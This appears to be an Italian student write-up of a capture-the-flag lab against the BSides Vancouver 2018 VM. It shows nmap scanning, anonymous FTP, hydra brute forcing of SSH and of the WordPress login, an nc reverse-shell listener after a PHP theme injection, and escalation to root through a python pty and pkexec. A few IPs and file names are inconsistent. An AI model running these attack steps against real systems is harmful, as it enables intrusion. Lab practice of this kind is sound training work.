

## Relazione esercizio S6 / L5 – Black box

La sfida proposta, "Hacking VM BlackBox", è testare la sicurezza di una macchina virtuale senza alcuna informazione preliminare sulla sua configurazione.

### SOLUZIONE 1

Prima di tutto, ho scaricato il file OVA della macchina virtuale e l'ho importato in VirtualBox. Successivamente, ho verificato le impostazioni di rete, notando che erano configurate su "scheda solo host". Quindi ho modificato anche la rete della macchina Kali impostandola sulla stessa modalità, "scheda solo host". Dopo aver avviato la macchina, mi è stato richiesto il login e la password per l'accesso. Non avendo queste informazioni ho iniziato a cercare un modo per riuscire ad accedere al sistema.

Ho avviato una scansione con nmap utilizzando il comando "-p-" per esaminare tutte le porte sulla rete a cui è connessa la Kali. Durante la scansione ho rilevato la macchina target con l'indirizzo IP 192.168.56.4

Successivamente ho lanciato: **nmap -A 192.168.56.3** per rilevare OS e traceroute.

```
(kali@vboxkali)-[~]
$ nmap -A 192.168.56.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 23:15 CET
Nmap scan report for 192.168.56.3
Host is up (0.00029s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.4
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Dopo la scansione ho notato che nella porta ftp era collocata una cartella "public" e quindi lanciato una connessione ftp tramite terminale verso l'IP target. Ho stabilito la connessione tramite "anonymous" per permettere l'accesso.

```
(kali@vboxkali)-[~]  
$ ftp 192.168.56.3  
Connected to 192.168.56.3.  
220 (vsFTPD 2.3.5)  
Name (192.168.56.3:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||52444|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534  4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> cat users.txt.bk
```

Aperto la cartella "public" ho trovato un file di backup "users.txt.backup", scaricandolo ho trovato dei nomi.

```
1 abatchy  
2 john  
3 mai  
4 anne  
5 doomguy  
6  
7
```

Per verificare quali di questi nomi mi potesse dare il comando ho deciso di utilizzare il servizio ssh.

Quindi ho attivato il servizio **sudo service ssh start**

Ho testato il servizio su ogni nome trovato : **nome@192.168.56.3** e ho notato che l'unico che mi restituiva la richiesta di password era il nome "anne". Tutti gli altri mi dava come risposta "Permission denied"

```
(kali@vboxkali)-[~]  
$ ssh anne@192.168.56.3  
anne@192.168.56.3's password:
```

A questo punto ho lanciato il comando di hydra per fare un brute force per associare “anne” con una password.

Il risultato ha associato all’ utente **anne** la password **princess**

```
(kali@vboxkali)-[~]
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.56.3 ssh -T4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-16 16:32:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~358610
[DATA] attacking ssh://192.168.56.3:22/
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "princess" - 6 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "1234567" - 7 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[22][ssh] host: 192.168.56.3 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-16 16:32:35
```


Con il nome utente e la password trovati sono riuscito ad effettuare l’ accesso sia dalla macchina e sia da remoto con ssh dal terminale della kali, acquisendo così i privilegi di root.

```
Welcome to BSides Vancouver 2018! Happy hacking

bsides2018 login: anne
Password:
Last login: Mon Dec 16 07:33:42 PST 2024 on tty1
anne@bsides2018:~$
```

## SOLUZIONE 2

Un altro modo è stato riavviare la macchina in modalità discovery. Fatto è bastato selezionare root.



```
BsideVancouver2018 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
root      Drop to root shell prompt
system-summary  System summary
<OK>

oot@bsides2018:~# cat flag.txt
ongratulations!

f you can read this, that means you were able to obtain root permissions on the
VM.
ou should be proud!

here are multiple ways to gain access remotely, as well as for privilege escalation.
id you find them all?

abatchy17

oot@bsides2018:~#
```

## Soluzione 3

Ripartendo dalla scansione di nmap, della soluzione 1, ho seguito un'altra strada. Essendomi accorto che sulla porta 80 era presente robots.txt. Ho inserito questo file nell' URL e mi ha portato sul sito di wordpress.

Nella pagina di wordpress c'era un collegamento nella sezione login, entrando mi sono trovato davanti una schermata che mi chiedeva username e password.

A questo punto ho provato ad inserire i nomi che avevo trovato nella lista precedente e l'unico che non mi dava username non valido era john.

Anche in questo caso ho forzato la password con un tentativo di brute force tramite hydra.

```
---(kali@vboxkali)-[~]
--$ hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.56.3 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=
log In&testcookie=1:S=Location" -K -V
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (th
```

```
[ATTEMPT] target 192.168.56.3 - login "john" - pass "spring" - 2525 of 14344399 [child
[ATTEMPT] target 192.168.56.3 - login "john" - pass "malcolm" - 2526 of 14344399 [chil
[ATTEMPT] target 192.168.56.3 - login "john" - pass "francesca" - 2527 of 14344399 [ch
[ATTEMPT] target 192.168.56.3 - login "john" - pass "canela" - 2528 of 14344399 [child
[ATTEMPT] target 192.168.56.3 - login "john" - pass "victory" - 2529 of 14344399 [chil
[ATTEMPT] target 192.168.56.3 - login "john" - pass "toshiba" - 2530 of 14344399 [chil
[80][http-post-form] host: 192.168.56.3 login: john password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-15 18:19:14
```

Il risultato mi ha permesso di associare l'utente **john** alla password **enigma**

A questo punto sono entrato nel profilo di john (smanettando su wordpress ho trovato che john è l'amministratore) e ho deciso di inserire un codice php in uno dei temi per provare ad effettuare una reverse shell.



A questo punto ho avviato net cat per provare ad effettuare una reverse shell mettendomi in ascolto sulla 4444

```
(kali@vboxkali)-[~]  
$ nc -lnvp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.4] from (UNKNOWN) [192.168.56.3] 50118  
bash: no job control in this shell  
www-data@bsides2018:/var/www/backup_wordpress$
```

Ricaricando la pagina su wordpress sono riuscito

A questo punto ho provato a spostarmi trasversalmente ma i comandi di kali non corrispondevano, allora per aggirare questo problema cercando un modo ho lanciato questo comando per accedere alla directory bin: `python -c 'import pty; pty.spawn("/bin/bash")'`  
Una volta fatto sono riuscito a spostarmi: `pkexec /bin/bash`

Una volta fatto sono riuscito a completare la reverse shell selezionando il nome utente anne e a trovare la bandiera.

```
www-data@bsides2018:/var/www/backup_wordpress$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@bsides2018:/var/www/backup_wordpress$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@bsides2018:/var/www/backup_wordpress$ pkexec /bin/bash  
pkexec /bin/bash  
==== AUTHENTICATING FOR org.freedesktop.policykit.exec ====  
Authentication is needed to run `/bin/bash' as the super user  
Multiple identities can be used for authentication:  
1. abatchy,,, (abatchy)  
2. ,,, (anne)  
Choose identity to authenticate as (1-2): 2  
2  
Password: princess  
==== AUTHENTICATION COMPLETE ====  
root@bsides2018:~#
```

```
==== AUTHENTICATION COMPLETE ====  
root@bsides2018:~# ls  
ls  
flag.txt  
root@bsides2018:~# cat flag.yxy  
cat flag.yxy  
cat: flag.yxy: No such file or directory  
root@bsides2018:~# cat flag.txt  
cat flag.txt  
Congratulations!  
  
If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!  
  
There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?  
  
@abatchy17  
root@bsides2018:~#
```

